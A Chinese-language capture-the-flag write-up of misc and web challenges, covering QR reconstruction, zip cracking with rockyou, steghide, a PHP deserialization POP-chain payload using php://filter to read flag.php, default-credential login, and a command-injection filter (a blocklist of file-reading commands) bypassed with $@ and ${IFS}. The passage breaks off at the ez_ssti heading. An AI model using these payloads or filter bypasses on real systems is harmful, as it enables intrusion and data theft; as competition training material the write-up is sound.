
将 key 输入 oursercret 得到一个 flag.txt 文件得到 flag



8. [WEEK1]ez-misc

下载附件解压得到一个 01game 文本和一个加密 zip 压缩包

01 尝试二进制解密为乱码，替换为 AB 进行培根解密也不是密码



841

	Result:	
	digits	number
	3 (show)	(29)^2 = (29)^2

看文本有 841 个字符计算发现刚好是 29 的平方，在网上看到 01 也有可能是二维码并找到替换脚本正好生成了个二维码

```
from PIL import Image
from zlib import *

MAX = 29
pic = Image.new("RGB",(MAX,MAX))
str
 ="11111110111111110110001111111000001001100010101000100000011011010001100011001001011101101110101101000010001
i=0
for y in range(0,MAX):
    for x in range(0,MAX):
        if(str[i] == '1'):
            pic.putpixel([x,y],(0,0,0))
        else:pic.putpixel([x,y],(255,255,255))
        i = i+1
pic.show()
pic.save("flag.png")
```

hit_k1sme4_4_fun

扫描得到解压密码得到 flag 无后缀名文件在 kali 中查看为 zip 加密文件

```
└─# file flag
flag: Zip archive data, at least v2.0 to extract, compression method=AES Encr
ypted
```

将文件添加后缀名后打开看到备注有二进制加密

名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
flag.txt *	4,518	2,514	文本文档	2023/8/29 16:...	A80CD6...

```
01110010011011110110001101101011011110010110111101110101
```

于是解密得到

rockyou

二进制代码

```
01110010011011110110001101101011011110010110111101110101
```

转变

文本

```
rockyou
```


但尝试发现并不是密码，在网上查询发现 rockyou 是 kali 自带的密码字典拿出来进行字典解密得到压缩密码

打开文件看到乱码但感觉有重复能看到 flag 的字符感觉

尝试统计字符竟然真出现 flag 了


9. [WEEK2]远在天边近在眼前

下载附件得到一个压缩包放入 010 看到 flag



10. [WEEK2]奇怪的 screenshot

下载附件看到一张图片，是 windows 截图刚好把 flag 截掉，想到之前做的一个 windows 截图漏洞题，刚好恢复工具还在，直接把图片放入工具得到原图



很明显的百家姓加密，解密得到 flag

杨吕褚朱窦任云伍孙赵孙李伍孙冯李赵李伍袁尤张钱钱伍花张尤曹曹尤张朱伍魏赵赵吕伍尤金伍张赵魏伍花韩蒋陶华韩


解密

磁力链接

magnet:?xt=urn:btih:flagCVE-2023-28303-Win11-Snipping-t00l-is-n0t-Secure

11. [WEEK2]喜帖街


打开文件看到 wav 音频文件放入 audacity 看波频图看到一串不明意义字符“LeeTung”



然后看到题感说喜帖街里有喜帖，但是文件只有音频文件，于是看原压缩包文件，并无异常，想到 steghide 还可以在音频文件隐写尝试发现确实有藏文件，然后将上文得到字符作为 password 得到 flag.txt 文件


```
PS D:\Tools\隐写工具\steghide> ./steghide extract -sf music.wav
Enter passphrase:
wrote extracted data to "flag.txt".
PS D:\Tools\隐写工具\steghide>
```

打开文件看到一大串 ok 码，解密得到 flag




12. [WEEK2]图片里的秘密

下载附件解压得到一张图片，放入 010 看到里面有 rar 文件，提取出来




得到 rar 压缩包解压又是一张图片想到题目描述

一定是明示盲水印（确信），放入盲水印工具得到 flag




13. [WEEK2]表里的码

打开附件看到压缩包里的文件：




判断该压缩包为 Excel 文件，直接改后缀为 xlsx 得到 Excel 文件

打开表格空空如也但我们发现有些格子设置了加粗



我们将加粗的格子填充黑色得到了个二维码




Qr 解码得到 flag


已解码数据 1:
位置:(-3.1,6.0)-(980.1,4.1)-(-5.7,486.0)-(1002.9,
颜色正常, 正像
版本: 3
纠错等级:H, 掩码:0
内容:
flag{j0k3r_1s_my_wif3}

14. [FINAL]问卷

打开问卷看到 flag



web：

1. [WEEK1]ez_serialize

   启动容器看到 php 脚本，大体思路为：_wakeup 的 q 赋值 C 类触发_toString 函数，在 C 的 z 中赋值 D 类调用_get 函数，然后给_get 的 p 赋值 A 类触发_invoke 函数，写出 playload

```php
$B = new B;


$B->q=new C;
$B->q->z=new D;
$B->q->z->p=new A;
$B->q->z->p->var_1="php://filter/read=convert.base64-encode/resource=flag.php";

echo serialize($B);
```

   get 上传得到 base 码解码得到 flag

PD9waHANCiRmbGFnID0gImZsYWd7YjY1OWNhNjEtMjE1OC00MjNkLTgzMDItNmNhMWI4MThjNjgwfSI7DQo=

编码 base64 字符集 utf8(unicode编码)

编 码

```
<?php
$flag = "flag{b659ca61-2158-423d-8302-6ca1b818c680}";
```

2. [WEEK1]登录就给 flag

   启动容器打开地址看到登录界面，尝试账户 admin，密码 password 登录，登录成功得到 flag

您好admin, 欢迎来到您的个人中心。 flag{2b09393f-8e8f-4545-aa95-2be8a072fa3a}
注销

3. [WEEK1]飞机大战


   打开容器看到是一个飞机大战游戏

查看源代码看到 js 编码文件打开找到 Unicode 编码

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
    <title></title>
    <meta http-equiv="content" content="text/html" charset="utf-8"/>
    <link rel="stylesheet" type="text/css" href="css/main.css"/>
</head>

<body>
<div id="contentdiv">
    <div id="startdiv">
        <button onclick="begin()">开始游戏</button>
    </div>
    <div id="maindiv">
        <div id="scorediv">
            <label>分数: </label>
            <label id="label">0</label>
        </div>
        <div id="suspenddiv">
            <button>继续</button><br/>
            <button>重新开始</button><br/>
            <button>回到主页</button>
        </div>
        <div id="enddiv">
            <p class="plantext">本次游戏分数</p>
            <p id="planscore">0</p>
            <div><button onclick="jixu()">继续</button></div>
        </div>
    </div>
</div>
<script type="text/javascript" src="js/main.js"></script>
</body>
</html>
```

```
        this.imagenode.style.top=this.planY+"px";
        this.imagenode.src=imagesrc;
        mainDiv.appendChild(this.imagenode);
    }
    this.init();
}


function bullet(X,Y,sizeX,sizeY,imagesrc){
    this.bulletX=X;
    this.bulletY=Y;
    this.bulletimage=null;
    this.bulletattach=1;
    this.bulletsizeX=sizeX;
    this.bulletsizeY=sizeY;


    this.bulletmove=function(){
        this.bulletimage.style.top=this.bulletimage.offsetTop-20+"px";
    }
    this.init=function(){
        this.bulletimage=document.createElement("img");
        this.bulletimage.style.left= this.bulletX+"px";
        this.bulletimage.style.top= this.bulletY+"px";
        this.bulletimage.src=imagesrc;
        mainDiv.appendChild(this.bulletimage);
    }
    this.init();
}


function won(){
var galf = "\u005a\u006d\u0078\u0068\u005a\u0033\u0073\u0031\u004e\u0047\u0049\u0035\u004e\u0044\u0051\u0077\u0059\u0053\u0030\u0032\u0059"
    alert(atob(galf));
}
function oddbullet(X,Y){
    bullet.call(this,X,Y,6,14,"image/bullet1.png");
}
```

在线解密得到 base64 加密码，解密得到 flag




4. [WEEK1]babyRCE

打开容器看到题目 rce 漏洞

```php
<?php

$rce = $_GET['rce'];
if (isset($rce)) {
        if (!preg_match("/cat|more|less|head|tac|tail|nl|od|vi|vim|sort|flag| |\;|[0-9]|\*|\`|\%|\>|\<|\'|\"/i", $rce)) {
                system($rce);
        }else {
                        echo "hhhhhhacker!!!"."\n";
        }
} else {
        highlight_file(__FILE__);
}
```

用$@和${IFS}来绕过正则过滤得到 flag

flag{8d707a18-275d-4724-a76f-7ff7560fdbba}



5. [WEEK1]生成你的邀请函吧~

   根据题目描述在 postman 中输入 api 地址然后选择 post 和 raw 中的 JSON 传参 body 的内容得到 flag

```
API：url/generate_invitation
Request：POST application/json
Body：{
    "name": "Yourname",
    "imgurl": "http://q.qlogo.cn
/headimg_dl?dst_uin=QQnumb&spec=640&img_type=jpg"
}
```


使用POST json请求来生成你的邀请函吧~flag就在里面哦~

6. [WEEK2]ez_ssti

